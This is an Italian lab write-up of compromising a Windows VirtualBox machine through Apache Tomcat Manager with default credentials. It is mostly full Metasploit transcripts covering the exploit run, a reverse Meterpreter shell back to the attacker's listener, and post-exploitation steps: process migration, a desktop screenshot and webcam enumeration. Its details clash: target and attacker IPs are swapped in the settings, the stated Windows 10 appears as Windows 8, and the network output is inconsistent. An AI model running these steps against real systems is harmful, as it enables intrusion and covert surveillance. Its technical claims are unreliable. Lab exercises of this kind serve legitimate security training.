
Obiettivo: Sfruttare Apache Tomcat Manager per ottenere l'accesso a una macchina Windows 10.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP


IP Target: 192.168.200.100/24

IP Attaccante: 192.168.200.200/24



2. Scansione delle Vulnerabilità

Nessus ha identificato diverse vulnerabilità, incluso Apache Tomcat Manager.



3. Esecuzione dell'Exploit

Modulo di Metasploit utilizzato: exploit/multi/http/tomcat_mgr_upload

Configurazione dell'exploit: set RHOSTS 192.168.200.200 , set TARGETURI /manager , set HTTPUSERNAME admin e set HTTPPASSWORD password

Shell Meterpreter inversa stabilita con successo.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%%           %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %   %%%%%%%%    %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%     %%    %%%%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%   %%%   %%%%%
%%%%  %%  %%  %       %%       %%     %%%%%      %     %%%%  %%    %%%%%%        %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%    %%%%%%    %%%%  %%%  %%%%  %%     %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%% %%%%      %%%%%     %%  %%   %     %%  %%%%  %%%%    %%%    %%%      %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search tomcat windows

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   1     \_ target: Automatic detection                          .                .          .      .
   2     \_ target: Windows                                      .                .          .      .
   3     \_ target: Linux                                        .                .          .      .
   4   exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   5     \_ target: Java                                         .                .          .      .
   6     \_ target: Linux                                        .                .          .      .
   7     \_ target: Windows                                      .                .          .      .
   8     \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .                .          .      .
   9   exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   10  exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   11    \_ target: Automatic                                    .                .          .      .
   12    \_ target: Java Universal                               .                .          .      .
   13    \_ target: Windows Universal                            .                .          .      .
   14    \_ target: Linux x86                                    .                .          .      .
   15  exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   16    \_ target: Java Universal                               .                .          .      .
   17    \_ target: Windows Universal                            .                .          .      .
   18    \_ target: Linux x86                                    .                .          .      .
   19  exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25  excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   20    \_ target: Unix Command                                 .                .          .      .
   21    \_ target: Linux Dropper                                .                .          .      .
   22    \_ target: Windows Command                              .                .          .      .
   23    \_ target: Windows Dropper                              .                .          .      .
   24    \_ target: PowerShell Stager                            .                .          .      .
   25  exploit/windows/http/cayin_xpost_sql_rce                  2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   26  exploit/multi/http/zenworks_configuration_management_upload 2015-04-07    excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   27  exploit/multi/http/spring_framework_rce_spring4shell      2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   28    \_ target: Java                                         .                .          .      .
   29    \_ target: Linux                                        .                .          .      .
   30    \_ target: Windows                                      .                .          .      .
   31    \_ AKA: Spring4Shell                                    .                .          .      .
   32    \_ AKA: SpringShell                                     .                .          .      .
   33  exploit/multi/http/tomcat_jsp_upload_bypass               2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   34    \_ target: Automatic                                    .                .          .      .
   35    \_ target: Java Windows                                 .                .          .      .
   36    \_ target: Java Linux                                   .                .          .      .
   37  post/windows/gather/enum_tomcat                           .                normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 37, use 37 or use post/windows/gather/enum_tomcat

msf6 > use 15
[*] Using configured payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set targeturi /manager
targeturi => /manager
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying DqUjVUvFxGcEPzdqiOxrsp0...
[*] Executing DqUjVUvFxGcEPzdqiOxrsp0...
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Undeploying DqUjVUvFxGcEPzdqiOxrsp0 ...
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49511) at 2024-12-30 11:34:29 -0500
```

4. Post-Exploitation

Informazioni di sistema e configurazione di rete recuperate usando: run post/windows/gather/scheckvm , sysinfo e ipconfig.

```
meterpreter > run post/windows/gather/checkvm

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getprivs, stdapi_sys_process_attach, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sys_process_memory_protect, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create, stdapi_fs_chmod
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0 - Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 08:00:27:ce:ee:c4
MTU          : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::9b7:1f62:1d5d:d154
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  4
============
Name         : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  5
```

ps della macchina target e migrating.


```
meterpreter > ps

Process List
============

 PID   PPID  Name                     Arch  Session  User                          Path
 ---   ----  ----                     ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                   x64   0
 268   4     smss.exe                 x64   0
 348   340   csrss.exe                x64   0
 368   548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 428   340   wininit.exe              x64   0
 444   420   csrss.exe                x64   1
 504   420   winlogon.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 548   428   services.exe             x64   0
 556   428   lsass.exe                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 632   548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 684   548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 728   548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 800   504   dwm.exe                  x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 912   548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 920   548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 928   548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 936   548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 988   548   snmp.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\snmp.exe
 1084  548   VBoxService.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 1364  548   WmsSvc.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSvc.exe
 1384  548   WmsSelfHealingSvc.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe
 1552  548   spoolsv.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1600  2188  D5fhfQZgnlTk.exe         x86   0        NT AUTHORITY\SYSTEM           C:\tomcat7\temp\D5fhfQZgnlTk.exe
 1668  548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1792  548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1808  548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 1828  548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1836  632   unsecapp.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\unsecapp.exe
 1956  548   mqsvc.exe                x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\mqsvc.exe
 1980  548   TCPSVCS.EXE              x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\TCPSVCS.EXE
 1988  548   pg_ctl.exe               x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\pg_ctl.exe
 2156  548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2168  548   svchost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2188  548   tomcat7.exe              x64   0        NT AUTHORITY\SYSTEM           C:\tomcat7\bin\tomcat7.exe
 2252  2188  conhost.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2412  1988  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2424  2412  conhost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\conhost.exe
 2548  5084  conhost.exe              x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\conhost.exe
 2560  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2616  3764  VBoxTray.exe             x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\VBoxTray.exe
 2672  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2680  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2688  632   WmiPrvSE.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\wbem\WmiPrvSE.exe
 2696  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2704  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 2712  2412  postgres.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3148  632   WmiPrvSE.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 3396  920   sihost.exe               x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\sihost.exe
 3484  1364  WmsSessionAgent.exe      x64   1        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSessionAgent.exe
 3536  632   SearchUI.exe             x64   1        DESKTOP-9K104BT\user          C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
 3764  3736  explorer.exe             x64   1        DESKTOP-9K104BT\user          C:\Windows\explorer.exe
 3808  548   SearchIndexer.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 3860  548   svchost.exe              x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 3944  632   RuntimeBroker.exe        x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\RuntimeBroker.exe
 3976  920   taskhostw.exe            x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\taskhostw.exe
 4180  632   ShellExperienceHost.exe  x64   1        DESKTOP-9K104BT\user          C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 5076  3740  OneDrive.exe             x86   1        DESKTOP-9K104BT\user          C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 5084  3764  cmd.exe                  x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\cmd.exe
 5172  920   taskeng.exe              x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\taskeng.exe
 5804  548   svchost.exe              x64   1        DESKTOP-9K104BT\user          C:\Windows\System32\svchost.exe
```

```
meterpreter > migrate 3764
[*] Migrating from 1600 to 3764...
[*] Migration completed successfully.
```

Screenshot del desktop catturato e webcam_list.



Risultati:

Controllo completo del sistema target ottenuto con successo.